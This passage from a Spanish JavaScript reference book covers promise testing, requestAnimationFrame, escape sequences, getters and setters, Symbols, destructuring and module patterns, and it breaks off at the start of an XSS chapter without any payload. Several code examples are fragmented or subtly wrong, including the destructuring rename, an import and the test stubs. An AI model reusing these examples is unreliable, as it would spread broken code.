Aquí tenemos una clase simple para probar que devuelve una Promise basada en los resultados de un procesador de ResponseProcessor externo que demora en ejecutarse.

Para simplificar, asumiremos que el método `processResponse` nunca fallará.

```
import {processResponse} from '../utils/response_processor';  
  
const ping = () => {  
  return new Promise((resolve, _reject) => {
```

```

    const response = processResponse(data);
    resolve(response);
  });
}

module.exports = ping;

```

Para probar esto podemos aprovechar las siguientes herramientas.

1. [mocha](#)
2. [chai](#)
3. [sinon](#)
4. [proxyquire](#)
5. [chai-as-promised](#)

Uso el siguiente script de test en mi archivo package.json .

```
"test": "NODE_ENV=test mocha --compilers js:babel-core/register --require\n./test/unit/test_helper.js --recursive test/**/*_spec.js"
```

Esto me permite usar la sintaxis de es6 . Hace referencia a un test_helper que se verá como

```

import chai from 'chai';
import sinon from 'sinon';
import sinonChai from 'sinon-chai';
import chaiAsPromised from 'chai-as-promised';
import sinonStubPromise from 'sinon-stub-promise';

chai.use(sinonChai);
chai.use(chaiAsPromised);
sinonStubPromise(sinon);

```

Proxyquire nos permite injectar nuestro propio código auxiliar en lugar del ResponseProcessor externo. Entonces podemos usar sinon para espiar los métodos de ese talón. Usamos las extensiones para chai que chai-as-promised inyecta para verificar que la promesa del método ping() está fullfilled , y que eventualmente devuelve la respuesta requerida.

```

import {expect}      from 'chai';
import sinon        from 'sinon';
import proxyquire   from 'proxyquire';

let formattingStub = {
  wrapResponse: () => {}
}

let ping = proxyquire('..../src/api/ping', {
  '../utils/formatting': formattingStub
});

describe('ping', () => {
  let wrapResponseSpy, pingResult;
  const response = 'some response';

  beforeEach(() => {
    wrapResponseSpy = sinon.stub(formattingStub, 'wrapResponse').returns(response);
  })
})
```

```

    pingResult = ping();
  })

afterEach(() => {
  formattingStub.wrapResponse.restore();
})

it('returns a fullfilled promise', () => {
  expect(pingResult).to.be.fulfilled;
})

it('eventually returns the correct response', () => {
  expect(pingResult).to.eventually.equal(response);
})
});

});

```

Ahora, en cambio, supongamos que desea probar algo que utiliza la respuesta de `ping`.

```

import {ping} from './ping';

const pingWrapper = () => {
  ping.then((response) => {
    // do something with the response
  });
}

module.exports = pingWrapper;

```

Para probar el `pingWrapper` aprovechamos

0. [sinon](#)
1. [proxyquire](#)
2. [sinon-stub-promise](#)

Como antes, Proxyquire nos permite injectar nuestro propio código auxiliar en lugar de la dependencia externa, en este caso, el método `ping` que probamos anteriormente. Luego podemos usar `sinon` para espiar los métodos de ese código auxiliar y aprovechar la `sinon-stub-promise` para permitirnos `returnsPromise`. Esta promesa puede ser resuelta o rechazada como deseamos en la prueba, para probar la respuesta del contenedor a eso.

```

import {expect} from 'chai';
import sinon from 'sinon';
import proxyquire from 'proxyquire';

let pingStub = {
  ping: () => {}
};

let pingWrapper = proxyquire('../src/pingWrapper', {
  './ping': pingStub
});

describe('pingWrapper', () => {
  let pingSpy;
  const response = 'some response';

  beforeEach(() => {

```

```
pingSpy = sinon.stub(pingStub, 'ping').returnsPromise();
pingSpy.resolves(response);
pingWrapper();
});

afterEach(() => {
  pingStub.wrapResponse.restore();
});

it('wraps the ping', () => {
  expect(pingSpy).to.have.been.calledWith(response);
});
});
```

Capítulo 91: requestAnimationFrame

Sintaxis

- `window.requestAnimationFrame (callback);`
- `window.webkitRequestAnimationFrame (callback);`
- `window.mozRequestAnimationFrame (callback);`

Parámetros

Parámetro	Detalles
llamar de vuelta	"Un parámetro que especifica una función a la que llamar cuando sea el momento de actualizar su animación para el próximo repaintado". (https://developer.mozilla.org/en-US/docs/Web/API/window/requestAnimationFrame)

Observaciones

Cuando se trata de animar elementos DOM de manera fluida, estamos limitados a las siguientes transiciones CSS:

- **POSICIÓN** - `transform: translate (npx, npx);`
- **ESCALA** - `transform: scale(n);`
- **ROTACIÓN** - `transform: rotate(ndeg);`
- **OPACIDAD** - `opacity: 0;`

Sin embargo, el uso de estos no garantiza que las animaciones sean fluidas, ya que hace que el navegador inicie nuevos ciclos de `paint`, independientemente de lo que esté sucediendo.

Básicamente, la `paint` se hace de manera ineficiente y su animación se ve "janky" porque los cuadros por segundo (FPS) sufren.

Para garantizar animaciones de DOM sin problemas, `requestAnimationFrame` debe usarse junto con las transiciones de CSS anteriores.

La razón por la que funciona, es porque la API `requestAnimationFrame` permite al navegador saber que desea que ocurra una animación en el próximo ciclo de `paint`, **en lugar de interrumpir lo que está sucediendo para forzar un nuevo ciclo de pintura cuando se llama una animación que no es de la RAF**.

Referencias	URL
Que es jank	http://jankfree.org/
Animaciones	http://www.html5rocks.com/en/tutorials/speed/high-performance-animations/

Referencias	URL
de alto rendimiento	
CARRIL	https://developers.google.com/web/tools/chrome-devtools/profile/evaluate-performance/rail?hl=es
Análisis de la ruta de representación crítica	https://developers.google.com/web/fundamentals/performance/critical-rendering-path/analyzing-crp?hl=es
Rendimiento de representación	https://developers.google.com/web/fundamentals/performance/rendering/?hl=es
Analizando tiempos de pintura	https://developers.google.com/web/updates/2013/02/Profiling-Long-Paint-Times-with-DevTools-Continuous-Painting-Mode?hl=es
Identificación de cuellos de botella de pintura	https://developers.google.com/web/fundamentals/performance/rendering/simplify-paint-complexity-and-reduce-paint-areas?hl=es

Examples

Utilice `requestAnimationFrame` para fundirse en el elemento

- Ver jsFiddle : <https://jsfiddle.net/HimmatChahal/jb5trg67/>
- Copia + código pasteable abajo :

```
<html>
  <body>
    <h1>This will fade in at 60 frames per second (or as close to possible as your hardware allows)</h1>

    <script>
      // Fade in over 2000 ms = 2 seconds.
      var FADE_DURATION = 2.0 * 1000;

      // -1 is simply a flag to indicate if we are rendering the very 1st frame
      var startTime=-1.0;

      // Function to render current frame (whatever frame that may be)
      function render(currTime) {
        var head1 = document.getElementsByTagName('h1')[0];

        // How opaque should head1 be? Its fade started at currTime=0.
        // Over FADE_DURATION ms, opacity goes from 0 to 1
      }
    </script>
  </body>
</html>
```

```

        var opacity = (currTime/FADE_DURATION);
        head1.style.opacity = opacity;
    }

    // Function to
    function eachFrame() {
        // Time that animation has been running (in ms)
        // Uncomment the console.log function to view how quickly
        // the timeRunning updates its value (may affect performance)
        var timeRunning = (new Date()).getTime() - startTime;
        //console.log('var timeRunning = '+timeRunning+'ms');
        if (startTime < 0) {
            // This branch: executes for the first frame only.
            // it sets the startTime, then renders at currTime = 0.0
            startTime = (new Date()).getTime();
            render(0.0);
        } else if (timeRunning < FADE_DURATION) {
            // This branch: renders every frame, other than the 1st frame,
            // with the new timeRunning value.
            render(timeRunning);
        } else {
            return;
        }
    }

    // Now we're done rendering one frame.
    // So we make a request to the browser to execute the next
    // animation frame, and the browser optimizes the rest.
    // This happens very rapidly, as you can see in the console.log();
    window.requestAnimationFrame(eachFrame);
};

// start the animation
window.requestAnimationFrame(eachFrame);
</script>
</body>
</html>

```

Cancelando una animacion

Para cancelar una llamada a `requestAnimationFrame`, necesita la ID que devolvió cuando se llamó por última vez. Este es el parámetro que utiliza para `cancelAnimationFrame`. El siguiente ejemplo inicia una animación hipotética y luego la detiene después de un segundo.

```

// stores the id returned from each call to requestAnimationFrame
var requestId;

// draw something
function draw(timestamp) {
    // do some animation
    // request next frame
    start();
}

// pauses the animation
function pause() {
    // pass in the id returned from the last call to requestAnimationFrame
    cancelAnimationFrame(requestId);
}

```

```
// begin the animation
function start() {
    // store the id returned from requestAnimationFrame
    requestId = requestAnimationFrame(draw);
}

// begin now
start();

// after a second, pause the animation
setTimeout(pause,1000);
```

Manteniendo la compatibilidad

Por supuesto, al igual que la mayoría de las cosas en el navegador JavaScript, no puedes contar con el hecho de que todo será igual en todas partes. En este caso, `requestAnimationFrame` puede tener un prefijo en algunas plataformas y se nombran de forma diferente, como `webkitRequestAnimationFrame`. Afortunadamente, hay una manera realmente fácil de agrupar todas las diferencias conocidas que podrían existir en una función:

```
window.requestAnimationFrame = (function(){
    return window.requestAnimationFrame ||
        window.webkitRequestAnimationFrame ||
        window.mozRequestAnimationFrame ||
        function(callback){
            window.setTimeout(callback, 1000 / 60);
        };
})();
```

Tenga en cuenta que la última opción (que se completa cuando no se encontró un soporte existente) no devolverá una identificación para ser utilizada en `cancelAnimationFrame`. Hay, sin embargo, un [eficiente polyfill](#) que fue escrito que corrige esto.

Capítulo 92: Secuencias de escape

Observaciones

No todo lo que comienza con una barra invertida es una secuencia de escape. Muchos caracteres simplemente no son útiles para escapar de secuencias, y simplemente provocarán que se ignore una barra invertida anterior.

```
"\H\el\lo" === "Hello" // true
```

Por otro lado, algunos caracteres como "u" y "x" causarán un error de sintaxis cuando se utilicen incorrectamente después de una barra invertida. Lo siguiente no es un literal de cadena válido porque contiene el prefijo de secuencia de escape de Unicode \u seguido de un carácter que no es un dígito hexadecimal válido ni una llave:

```
"C:\Windows\System32\updatehandlers.dll" // SyntaxError
```

Una barra invertida al final de una línea dentro de una cadena no introduce una secuencia de escape, sino que indica una continuación de la línea, es decir,

```
"contin\
uation" === "continuation" // true
```

Similitud con otros formatos.

Si bien las secuencias de escape en JavaScript se parecen a otros lenguajes y formatos, como C++, Java, JSON, etc., a menudo habrá diferencias importantes en los detalles. En caso de duda, asegúrese de probar que su código se comporta como se espera y considere verificar la especificación del idioma.

Examples

Ingresando caracteres especiales en cadenas y expresiones regulares.

La mayoría de los caracteres imprimibles se pueden incluir en series o literales de expresiones regulares tal como son, por ejemplo,

```
var str = "ポケモン"; // a valid string
var regExp = /[A-Ωα-ω]/; // matches any Greek letter without diacritics
```

Para agregar caracteres arbitrarios a una cadena o expresión regular, incluidas las no imprimibles, uno tiene que usar *secuencias de escape*. Las secuencias de escape consisten en una barra invertida ("\") seguida de uno o más caracteres. Para escribir una secuencia de escape

para un carácter particular, uno normalmente (pero no siempre) necesita conocer su [código de caracteres](#) hexadecimales.

JavaScript proporciona varias formas diferentes de especificar secuencias de escape, como se documenta en los ejemplos de este tema. Por ejemplo, las siguientes secuencias de escape todos denotan el mismo carácter: la *línea de alimentación* (Unix carácter de nueva línea), con código de carácter U + 000A.

- \n
- \x0a
- \u000a
- \u{a} nuevo en ES6, solo en cadenas
- \012 prohibido en literales de cadena en modo estricto y en cadenas de plantilla
- \cj solo en expresiones regulares

Tipos de secuencia de escape

Secuencias de escape de un solo personaje.

Algunas secuencias de escape consisten en una barra invertida seguida de un solo carácter.

Por ejemplo, en `alert("Hello\nWorld");`, la secuencia de escape \n se utiliza para introducir una nueva línea en el parámetro de cadena, de modo que las palabras "Hola" y "Mundo" se muestren en líneas consecutivas.

Secuencia de escape	Personaje	Unicode
\b (solo en cadenas, no en expresiones regulares)	retroceso	U + 0008
\t	pestaña horizontal	U + 0009
\n	linea de alimentación	U + 000A
\v	pestaña vertical	U + 000B
\f	form feed	U + 000C
\r	retorno de carro	U + 000D

Además, la secuencia \0 , cuando no está seguida por un dígito entre 0 y 7, puede usarse para escapar del carácter nulo (U + 0000).

Las secuencias \\ , \` y \^ se utilizan para escapar del carácter que sigue a la barra invertida. Aunque son similares a las secuencias que no son de escape, donde la barra diagonal inversa principal simplemente se ignora (es decir, \? Para ?), Se tratan explícitamente como simples secuencias de escape de caracteres dentro de las cadenas según la especificación.

Secuencias de escape hexadecimales.

Los caracteres con códigos entre 0 y 255 se pueden representar con una secuencia de escape donde `\x` está seguido por el código de carácter hexadecimal de 2 dígitos. Por ejemplo, el carácter de espacio de no `\xa0` tiene el código 160 o A0 en la base 16, por lo que puede escribirse como `\xa0`.

```
var str = "ONE\xA0LINE"; // ONE and LINE with a non-breaking space between them
```

Para los dígitos hexadecimales por encima de 9, se usan las letras `a` a `f`, en minúsculas o mayúsculas sin distinción.

```
var regExp1 = /[\x00-\xFF]/; // matches any character between U+0000 and U+00FF  
var regExp2 = /[\x00-\xFF]/; // same as above
```

Secuencias de escape de 4 dígitos de Unicode

Los caracteres con códigos entre 0 y 65535 ($2^{16} - 1$) se pueden representar con una secuencia de escape donde `\u` es seguido por el código de carácter hexadecimal de 4 dígitos.

Por ejemplo, el estándar de Unicode define el carácter de flecha hacia la derecha ("→") con el número 8594, o 2192 en formato hexadecimal. Así que una secuencia de escape para ella sería `\u2192`.

Esto produce la cadena "A → B":

```
var str = "A \u2192 B";
```

Para los dígitos hexadecimales por encima de 9, se usan las letras `a` a `f`, en minúsculas o mayúsculas sin distinción. Los códigos hexadecimales de menos de 4 dígitos deben rellenarse con la izquierda con ceros: `\u007A` para la letra minúscula "z".

Corchete rizado secuencias de escape Unicode

6

ES6 extiende la compatibilidad con Unicode al rango completo de códigos de 0 a 0x10FFFF. Para escapar de los caracteres con código superior a $2^{16} - 1$, se introdujo una nueva sintaxis para las secuencias de escape:

```
\u{??}
```

Donde el código entre llaves es una representación hexadecimal del valor del punto del código, por ejemplo,

```
alert("Look! \u{1f440}"); // Look! ☺
```

En el ejemplo anterior, el código `1f440` es la representación hexadecimal del código de caracteres de los *Ojos* de caracteres Unicode.

Tenga en cuenta que el código entre llaves puede contener cualquier número de dígitos hexadecimales, siempre que el valor no exceda de `0x10FFFF`. Para los dígitos hexadecimales por encima de 9, se usan las letras `a` a `f`, en minúsculas o mayúsculas sin distinción.

Las secuencias de escape de Unicode con llaves solo funcionan dentro de cadenas, no dentro de expresiones regulares.

Secuencias de escape octales

Las secuencias de escape octales están en desuso a partir de ES5, pero aún se admiten dentro de expresiones regulares y en modo no estricto también dentro de cadenas sin plantilla. Una secuencia de escape octal consta de uno, dos o tres dígitos octales, con un valor entre 0 y 377 = 255.

Por ejemplo, la letra mayúscula "E" tiene el código de carácter 69, o 105 en la base 8. Por lo tanto, se puede representar con la secuencia de escape `\105`:

```
\105scape/.test("Fun with Escape Sequences"); // true
```

En modo estricto, las secuencias de escape octales no están permitidas dentro de las cadenas y producirán un error de sintaxis. Vale la pena señalar que `\0`, a diferencia de `\00` o `\000`, no se considera una secuencia de escape octal y, por lo tanto, todavía está permitido dentro de cadenas (incluso cadenas de plantilla) en modo estricto.

Control de secuencias de escape

Algunas secuencias de escape solo se reconocen dentro de literales de expresiones regulares (no en cadenas). Se pueden usar para escapar caracteres con códigos entre 1 y 26 (U + 0001 – U + 001A). Consisten en una sola letra A – Z (el caso no hace ninguna diferencia) precedido por `\c`. La posición alfabética de la letra después de `\c` determina el código de carácter.

Por ejemplo, en la expresión regular.

```
^\cG^
```

La letra "G" (la séptima letra del alfabeto) se refiere al carácter U + 0007, y por lo tanto

```
^cG^.test(String.fromCharCode(7)); // true
```

Capítulo 93: Setters y Getters

Introducción

Los definidores y los captadores son propiedades de objeto que llaman a una función cuando se configuran / obtienen.

Observaciones

Una propiedad de objeto no puede contener un captador y un valor al mismo tiempo. Sin embargo, una propiedad de objeto puede contener tanto un definidor como un captador al mismo tiempo.

Examples

Definición de un Setter / Getter en un objeto recién creado

JavaScript nos permite definir captadores y definidores en la sintaxis literal del objeto. Aquí hay un ejemplo:

```
var date = {
  year: '2017',
  month: '02',
  day: '27',
  get date() {
    // Get the date in YYYY-MM-DD format
    return `${this.year}-${this.month}-${this.day}`;
  },
  set date(dateString) {
    // Set the date from a YYYY-MM-DD formatted string
    var dateRegExp = /(\d{4})-(\d{2})-(\d{2})/;

    // Check that the string is correctly formatted
    if (dateRegExp.test(dateString)) {
      var parsedDate = dateRegExp.exec(dateString);
      this.year = parsedDate[1];
      this.month = parsedDate[2];
      this.day = parsedDate[3];
    }
    else {
      throw new Error('Date string must be in YYYY-MM-DD format');
    }
  }
};
```

El acceso a la propiedad `date.date` devolverá el valor `2017-02-27`. Establecer `date.date = '2018-01-02'` llamaría a la función de establecimiento, que luego analizaría la cadena y establecería `date.year = '2018'`, `date.month = '01'` y `date.day = '02'`. Intentar pasar una cadena con formato incorrecto (como "hello") generaría un error.

Definiendo un Setter / Getter usando Object.defineProperty

```
var setValue;
var obj = { };
Object.defineProperty(obj, "objProperty", {
  get: function(){
    return "a value";
  },
  set: function(value){
    setValue = value;
  }
});
```

Definiendo getters y setters en la clase ES6.

```
class Person {
  constructor(firstname, lastname) {
    this._firstname = firstname;
    this._lastname = lastname;
  }

  get firstname() {
    return this._firstname;
  }

  set firstname(name) {
    this._firstname = name;
  }

  get lastname() {
    return this._lastname;
  }

  set lastname(name) {
    this._lastname = name;
  }
}

let person = new Person('John', 'Doe');

console.log(person.firstname, person.lastname); // John Doe

person.firstname = 'Foo';
person.lastname = 'Bar';

console.log(person.firstname, person.lastname); // Foo Bar
```

Capítulo 94: Símbolos

Sintaxis

- Símbolo()
- Símbolo (descripción)
- Symbol.toString ()

Observaciones

ECMAScript 2015 Especificación [19.4 Símbolos](#)

Examples

Fundamentos del tipo de símbolo primitivo.

Symbol es un nuevo tipo primitivo en ES6. Los símbolos se utilizan principalmente como **claves de propiedades**, y una de sus principales características es que son *únicas*, incluso si tienen la misma descripción. Esto significa que nunca tendrán un conflicto de nombres con ninguna otra clave de propiedad que sea un `symbol` o una `string`.

```
const MY_PROP_KEY = Symbol();
const obj = {};  
  
obj[MY_PROP_KEY] = "ABC";
console.log(obj[MY_PROP_KEY]);
```

En este ejemplo, el resultado de `console.log` sería ABC.

También puede haber nombrado símbolos como:

```
const APPLE    = Symbol('Apple');
const BANANA   = Symbol('Banana');
const GRAPE    = Symbol('Grape');
```

Cada uno de estos valores es único y no se puede anular.

Proporcionar un parámetro opcional (`description`) al crear símbolos primitivos se puede usar para la depuración pero no para acceder al símbolo en sí (pero vea el ejemplo de `Symbol.for()` para ver / registrar símbolos globales compartidos).

Convertir un símbolo en una cadena

A diferencia de la mayoría de los otros objetos de JavaScript, los símbolos no se convierten automáticamente en una cadena al realizar la concatenación.

```
let apple = Symbol('Apple') + ''; // throws TypeError!
```

En su lugar, tienen que convertirse explícitamente en una cadena cuando sea necesario (por ejemplo, para obtener una descripción textual del símbolo que se puede usar en un mensaje de depuración) utilizando el método `toString` o el constructor `String`.

```
const APPLE = Symbol('Apple');
let str1 = APPLE.toString(); // "Symbol(Apple)"
let str2 = String(APPLE); // "Symbol(Apple)"
```

Usando `Symbol.for()` para crear símbolos globales compartidos

El método `Symbol.for` permite registrarse y buscar símbolos globales por nombre. La primera vez que se llama con una clave dada, crea un nuevo símbolo y lo agrega al registro.

```
let a = Symbol.for('A');
```

La próxima vez que llame a `Symbol.for('A')`, se devolverá el *mismo símbolo* en lugar de uno nuevo (en contraste con el `Symbol('A')` que creará un nuevo símbolo único que tiene la misma descripción).

```
a === Symbol.for('A') // true
```

pero

```
a === Symbol('A') // false
```

Capítulo 95: Tarea de destrucción

Introducción

La destrucción es una técnica de **comparación de patrones** que se agrega a Javascript recientemente en EcmaScript 6.

Le permite vincular un grupo de variables a un conjunto correspondiente de valores cuando su patrón coincide con el lado derecho y el lado izquierdo de la expresión.

Sintaxis

- vamos [x, y] = [1, 2]
- dejar [primero, ... descansar] = [1, 2, 3, 4]
- sea [uno,, tres] = [1, 2, 3]
- dejar [val = 'valor por defecto'] = []
- sea {a, b} = {a: x, b: y}
- sea {a: {c}} = {a: {c: 'anidado'}, b: y}
- sea {b = 'valor predeterminado'} = {a: 0}

Observaciones

La destrucción es nueva en la especificación ECMA Script 6 (AKA ES2015) y el [soporte del navegador](#) puede ser limitado. La siguiente tabla proporciona una descripción general de la versión más antigua de los navegadores que admitieron > 75% de la especificación.

Cromo	Borde	Firefox	explorador de Internet	Ópera	Safari
49	13	45	X	36	X

(Última actualización - 18/08/2016)

Examples

Destrucción de los argumentos de la función.

Extraiga las propiedades de un objeto pasado a una función. Este patrón simula parámetros nombrados en lugar de confiar en la posición del argumento.

```
let user = {
  name: 'Jill',
  age: 33,
  profession: 'Pilot'
}
```

```
function greeting ({name, profession}) {
    console.log(`Hello, ${name} the ${profession}`)
}

greeting(user)
```

Esto también funciona para matrices:

```
let parts = ["Hello", "World!"];

function greeting([first, second]) {
    console.log(`${first} ${second}`);
}
```

Renombrando variables mientras se destruye

La destrucción nos permite hacer referencia a una clave en un objeto, pero declararla como una variable con un nombre diferente. La sintaxis se parece a la sintaxis clave-valor para un objeto JavaScript normal.

```
let user = {
    name: 'John Smith',
    id: 10,
    email: 'johns@workcorp.com',
};

let { user: userName, id: userId } = user;

console.log(userName) // John Smith
console.log(userId) // 10
```

Matrices de destrucción

```
const myArr = ['one', 'two', 'three']
const [ a, b, c ] = myArr

// a = 'one', b = 'two', c = 'three'
```

Podemos establecer el valor predeterminado en la matriz de desestructuración, vea el ejemplo de [Valor](#) predeterminado durante la desestructuración.

Con la matriz de desestructuración, podemos intercambiar los valores de 2 variables fácilmente:

```
var a = 1;
var b = 3;

[a, b] = [b, a];
// a = 3, b = 1
```

Podemos especificar espacios vacíos para omitir valores innecesarios:

```
[a, , b] = [1, 2, 3] // a = 1, b = 3
```

Destrucción de objetos

La destrucción es una forma conveniente de extraer propiedades de objetos en variables.

Sintaxis básica:

```
let person = {  
    name: 'Bob',  
    age: 25  
};  
  
let { name, age } = person;  
  
// Is equivalent to  
let name = person.name; // 'Bob'  
let age = person.age; // 25
```

Desestructuración y cambio de nombre:

```
let person = {  
    name: 'Bob',  
    age: 25  
};  
  
let { name: firstName } = person;  
  
// Is equivalent to  
let firstName = person.name; // 'Bob'
```

Desestructuración con valores por defecto:

```
let person = {  
    name: 'Bob',  
    age: 25  
};  
  
let { phone = '123-456-789' } = person;  
  
// Is equivalent to  
let phone = person.hasOwnProperty('phone') ? person.phone : '123-456-789'; // '123-456-789'
```

Destructurar y renombrar con valores por defecto.

```
let person = {  
    name: 'Bob',  
    age: 25  
};  
  
let { phone: p = '123-456-789' } = person;  
  
// Is equivalent to  
let p = person.hasOwnProperty('phone') ? person.phone : '123-456-789'; // '123-456-789'
```

Destructurando dentro de variables.

Además de desestructurar objetos en argumentos de función, puede usarlos dentro de declaraciones de variables de la siguiente manera:

```
const person = {  
    name: 'John Doe',  
    age: 45,  
    location: 'Paris, France',  
};  
  
let { name, age, location } = person;  
  
console.log('I am ' + name + ', aged ' + age + ' and living in ' + location + '.');  
// -> "I am John Doe aged 45 and living in Paris, France."
```

Como puede ver, se crearon tres nuevas variables: `name`, `age` y `location` y sus valores se tomaron de la `person` objeto si coincidían con los nombres de las claves.

Usando los parámetros de resto para crear una matriz de argumentos

Si alguna vez necesita una matriz que consiste en argumentos adicionales que puede o no esperar tener, aparte de los que declaró específicamente, puede usar el parámetro resto de matriz dentro de la declaración de argumentos de la siguiente manera:

Ejemplo 1, argumentos opcionales en una matriz:

```
function printArgs(arg1, arg2, ...theRest) {  
    console.log(arg1, arg2, theRest);  
}  
  
printArgs(1, 2, 'optional', 4, 5);  
// -> "1, 2, ['optional', 4, 5]"
```

Ejemplo 2, todos los argumentos son una matriz ahora:

```
function printArgs(...myArguments) {  
    console.log(myArguments, Array.isArray(myArguments));  
}  
  
printArgs(1, 2, 'Arg #3');  
// -> "[1, 2, 'Arg #3'] true"
```

La consola se imprimió verdadero porque `myArguments` es un Array, también, el `...myArguments` dentro de la declaración de argumentos de parámetros convierte una lista de valores obtenidos por la función (parámetros) separados por comas en un array completamente funcional (y no en un objeto similar a un Array) como el objeto `arguments` nativos).

Valor predeterminado durante la destrucción

A menudo nos encontramos con una situación en la que una propiedad que intentamos extraer no

existe en el objeto / matriz, lo que Type Error es un Type Error (al destruir objetos anidados) o se configura como undefined . Mientras se realiza la desestructuración, podemos establecer un valor predeterminado, al cual se recurrirá, en caso de que no se encuentre en el objeto.

```
var obj = { a : 1};  
var {a : x , b : x1 = 10} = obj;  
console.log(x, x1); // 1, 10  
  
var arr = [];  
var [a = 5, b = 10, c] = arr;  
console.log(a, b, c); // 5, 10, undefined
```

Destrucción anidada

No estamos limitados a la desestructuración de un objeto / matriz, podemos destruir una matriz / objeto anidado.

Desestructuración de objetos anidados

```
var obj = {  
  a: {  
    c: 1,  
    d: 3  
  },  
  b: 2  
};  
  
var {  
  a: {  
    c: x,  
    d: y  
  },  
  b: z  
} = obj;  
  
console.log(x, y, z);      // 1,3,2
```

Desestructuración de matriz anidada

```
var arr = [1, 2, [3, 4], 5];  
  
var [a, , [b, c], d] = arr;  
  
console.log(a, b, c, d);      // 1 3 4 5
```

La destrucción no se limita a un solo patrón, podemos tener matrices con n niveles de anidación. Del mismo modo podemos destruir arrays con objetos y viceversa.

Arreglos dentro del objeto

```
var obj = {  
  a: 1,  
  b: [2, 3]  
};
```

```
var {  
  a: x1,  
  b: [x2, x3]  
} = obj;  
  
console.log(x1, x2, x3);      // 1 2 3
```

Objetos dentro de matrices

```
var arr = [1, 2 , {a : 3}, 4];  
  
var [x1, x2 , {a : x3}, x4] = arr;  
  
console.log(x1, x2, x3, x4);
```

Capítulo 96: Técnicas de modularización

Examples

Definición de Módulo Universal (UMD)

El patrón UMD (definición de módulo universal) se utiliza cuando nuestro módulo necesita ser importado por varios cargadores de módulos diferentes (por ejemplo, AMD, CommonJS).

El patrón en sí consta de dos partes:

1. Un IIFE (Expresión de función inmediatamente invocada) que verifica el cargador de módulos que está implementando el usuario. Esto tomará dos argumentos; `root` (a `this` referencia al alcance global) y `factory` (la función donde declaramos nuestro módulo).
2. Una función anónima que crea nuestro módulo. Esto se pasa como el segundo argumento a la parte IIFE del patrón. A esta función se le pasa cualquier número de argumentos para especificar las dependencias del módulo.

En el siguiente ejemplo, verificamos si hay AMD, luego CommonJS. Si ninguno de esos cargadores está en uso, recurrimos a hacer que el módulo y sus dependencias estén disponibles a nivel mundial.

```
(function (root, factory) {
    if (typeof define === 'function' && define.amd) {
        // AMD. Register as an anonymous module.
        define(['exports', 'b'], factory);
    } else if (typeof exports === 'object' && typeof exports.nodeName !== 'string') {
        // CommonJS
        factory(exports, require('b'));
    } else {
        // Browser globals
        factory((root.commonJsStrict = {}), root.b);
    }
})(this, function (exports, b) {
    //use b in some fashion.

    // attach properties to the exports object to define
    // the exported module properties.
    exports.action = function () {};
});
```

Expresiones de función inmediatamente invocadas (IIFE)

Las expresiones de función invocadas de inmediato se pueden usar para crear un ámbito privado mientras se produce una API pública.

```
var Module = (function() {
    var privateData = 1;
```

```

return {
  getPrivateData: function() {
    return privateData;
  }
};

Module.getPrivateData(); // 1
Module.privateData; // undefined

```

Vea el [patrón del módulo](#) para más detalles.

Definición de módulo asíncrono (AMD)

AMD es un sistema de definición de módulos que intenta solucionar algunos de los problemas comunes con otros sistemas como CommonJS y cierres anónimos.

AMD aborda estos problemas por:

- Registro de la función de fábrica llamando a `define()`, en lugar de ejecutarla inmediatamente
- Pasar dependencias como una matriz de nombres de módulos, que luego se cargan, en lugar de usar globales
- Solo ejecutando la función de fábrica una vez que todas las dependencias hayan sido cargadas y ejecutadas
- Pasando los módulos dependientes como argumentos a la función de fábrica.

La clave aquí es que un módulo puede tener una dependencia y no retener todo mientras se espera que se cargue, sin que el desarrollador tenga que escribir código complicado.

Aquí hay un ejemplo de AMD:

```

// Define a module "myModule" with two dependencies, jQuery and Lodash
define("myModule", ["jquery", "lodash"], function($, _) {
  // This publicly accessible object is our module
  // Here we use an object, but it can be of any type
  var myModule = { };

  var privateVar = "Nothing outside of this module can see me";

  var privateFn = function(param) {
    return "Here's what you said: " + param;
  };

  myModule.version = 1;

  myModule.moduleMethod = function() {
    // We can still access global variables from here, but it's better
    // if we use the passed ones
    return privateFn(windowTitle);
  };

  return myModule;
});

```

Los módulos también pueden omitir el nombre y ser anónimos. Cuando se hace eso, por lo

general se cargan por nombre de archivo.

```
define(["jquery", "lodash"], function($, _) { /* factory */});
```

También pueden saltar dependencias:

```
define(function() { /* factory */});
```

Algunos cargadores de AMD admiten la definición de módulos como objetos simples:

```
define("myModule", { version: 1, value: "sample string" });
```

CommonJS - Node.js

CommonJS es un patrón de modularización popular que se utiliza en Node.js.

El sistema CommonJS se centra en una función `require()` que carga otros módulos y una propiedad de `exports` que permite a los módulos exportar métodos de acceso público.

Aquí hay un ejemplo de CommonJS, cargaremos el módulo `fs` Lodash y Node.js:

```
// Load fs and lodash, we can use them anywhere inside the module
var fs = require("fs"),
    _ = require("lodash");

var myPrivateFn = function(param) {
    return "Here's what you said: " + param;
};

// Here we export a public `myMethod` that other modules can use
exports.myMethod = function(param) {
    return myPrivateFn(param);
};
```

También puede exportar una función como el módulo completo usando `module.exports`:

```
module.exports = function() {
    return "Hello!";
};
```

Módulos ES6

6

En ECMAScript 6, cuando se usa la sintaxis del módulo (`importar / exportar`), cada archivo se convierte en su propio módulo con un espacio de nombres privado. Las funciones y variables de nivel superior no contaminan el espacio de nombres global. Para exponer funciones, clases y variables para que otros módulos importen, puede usar la palabra clave de exportación.

Nota: aunque este es el método oficial para crear módulos de JavaScript, no es compatible con

ninguno de los principales navegadores en este momento. Sin embargo, los módulos ES6 son compatibles con muchos transpilers.

```
export function greet(name) {
  console.log("Hello %s!", name);
}

var myMethod = function(param) {
  return "Here's what you said: " + param;
};

export {myMethod}

export class MyClass {
  test() {}
}
```

Usando modulos

Importar módulos es tan simple como especificar su ruta:

```
import greet from "mymodule.js";

greet("Bob");
```

Esto solo importa el método `myMethod` de nuestro archivo `mymodule.js`.

También es posible importar todos los métodos desde un módulo:

```
import * as myModule from "mymodule.js";

myModule.greet("Alice");
```

También puedes importar métodos con un nuevo nombre:

```
import { greet as A, myMethod as B } from "mymodule.js";
```

Puede encontrar más información sobre los módulos ES6 en el tema [Módulos](#).

Capítulo 97: Temas de seguridad

Introducción

Esta es una colección de problemas comunes de seguridad de JavaScript, como XSS y eval injection. Esta colección también contiene cómo mitigar estos problemas de seguridad.

Examples

Reflejo de secuencias de comandos entre sitios (XSS)

Digamos que Joe posee un sitio web que le permite iniciar sesión, ver videos de cachorros y guardarlos en su cuenta.

Cuando un usuario busca en ese sitio web, se le redirige a

<https://example.com/search?q=brown+puppies> .

Si la búsqueda de un usuario no coincide con nada, entonces ven un mensaje en la línea de:

Su búsqueda (**cachorros marrones**), no coincide con nada. Inténtalo de nuevo.

En el backend, ese mensaje se muestra así:

```
if(!searchResults){  
